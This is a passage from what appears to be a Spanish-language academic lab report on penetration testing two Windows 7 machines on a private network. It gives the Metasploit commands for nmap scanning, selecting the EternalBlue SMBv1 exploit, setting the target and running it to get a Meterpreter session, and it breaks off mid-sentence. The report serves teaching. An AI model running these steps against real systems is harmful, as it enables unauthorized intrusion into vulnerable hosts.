
Se utiliza la herramienta NMAP específicamente con el comando:

```
>nmap -sV 192.168.2.131     y     >nmap -sV 192.168.2.75
```

Respectivamente para las maquinas con Windows 7 x86 y Windows 7 x64. Para este caso se usa la versión NMAP asociada a la consola de Metasploit para aprovechar la conexión a la base de datos y que es el comando **DB_NMAP** así:


La ejecución de este comando se puede observar en la Figura 23 y Figura 24 respectivamente para Windows 7 x86 y Windows 7 x64.

Figura 23: Comando db_nmap -sV para Win7x86



Fuente: elaboración propia

Figura 24: Comando db_nmap -sV para Win7x64




Fuente: elaboración propia

También se utiliza esta herramienta para obtener los datos del sistema, como se puede ver con más detalle en la Figura 25 y 26 para Windows 7 x86 y en las Figuras 27 y 28 para Windows 7 x64, y que se ejecuta de la siguiente forma:


```
msf6>db_nmap -A 192.168.2.131          y
msf6>db_nmap -A 192.168.2.75
```

Figura 25: Comando db_nmap -A para Win7x86-1




Fuente: elaboración propia

Figura 26: Comando db_nmap -A para Win7x86-2




Fuente: elaboración propia

Figura 27: Comando db_nmap -A para Win7x64 -1



Fuente: elaboración propia

Figura 28: Comando db_nmap -A para Win7x64-2



Fuente: elaboración propia

Explotación de vulnerabilidades

En este punto se tendrá información específica de puertos abiertos, servicios y datos del sistema que podrían ser vulnerables.

En ambas maquinas se puede ver que el puerto 445 está abierto y usan el protocolo SMB en su versión 1 (SMBv1), para lo cual se realiza una búsqueda de un **exploit** que permita atacar esta posible vulnerabilidad.

Aquí se usa el comando SEARCH para buscar exploits que ataquen este servicio así:


```
msf6>search smbv1
```

Y que se puede ver su ejecución en la Figura 29. Luego aparecen 2 opciones de las cuales la primera, de nombre **EtenarlBlue**, se muestra más asociada con la situación problema que estamos trabajando por lo que se utilizaran, seleccionándolo a través del comando USE así:

```
msf6>use 0 ó msf6>use {ruta del Exploit}
```

El comando USE para seleccionar el Exploit se puede ver en la Figura 29.

Figura 29: Comando SEARCH y USE para buscar y seleccionar Exploits.




Fuente: elaboración propia

Estando dentro del entorno del Exploit verificamos los parámetros requeridos de manera obligatoria u opcional para completar la información que se requiera así:

```
>show options
```

SHOW OPTIONS muestra, además, detalles del exploit que son informativos, como se puede observar en la Figura 30 para ambos Windows.

Figura 30: Comando SHOW OPTIONS para EternalBlue




Fuente: elaboración propia

Para este caso se requiere asignar la variable RHOSTS que corresponde a la IP del equipo objetivo que se asigna de la siguiente forma, respectivamente para Windows 7 x86 y x64 y que se puede observar en las Figuras 31 y 32:


```
>set RHOSTS 192.168.2.131   y     >set RHOSTS 192.168.2.75
```

Figura 31: RHOSTS para Win7x86



Fuente: elaboración propia

Figura 32: RHOSTS para Win7x64



Fuente: elaboración propia

Luego de completar la información del Exploit se procede a realizar el ataque con el comando RUN ó EXPLOIT como se puede ver en la Figura 33.

Figura 33: Comando RUN o EXPLOIT para ejecutar el Exploit.

Fuente: elaboración propia

Post explotación


Si todo anda bien (No errores) se habrá entrado al equipo objetivo de manera intrusiva y se pueden hacer acciones sobre el sistema.

El entorno sobre el que se hace el ataque luego de haber entrado al sistema es METERPRETER el cual permite ejecutar archivos o comandos en el sistema atacado.

Para el caso de la maquina con Windows7x86 al ejecutar el Exploit (>exploit) la maquina produce un error de pantalla azul (BLUSCREEN) y se reinicia luego de

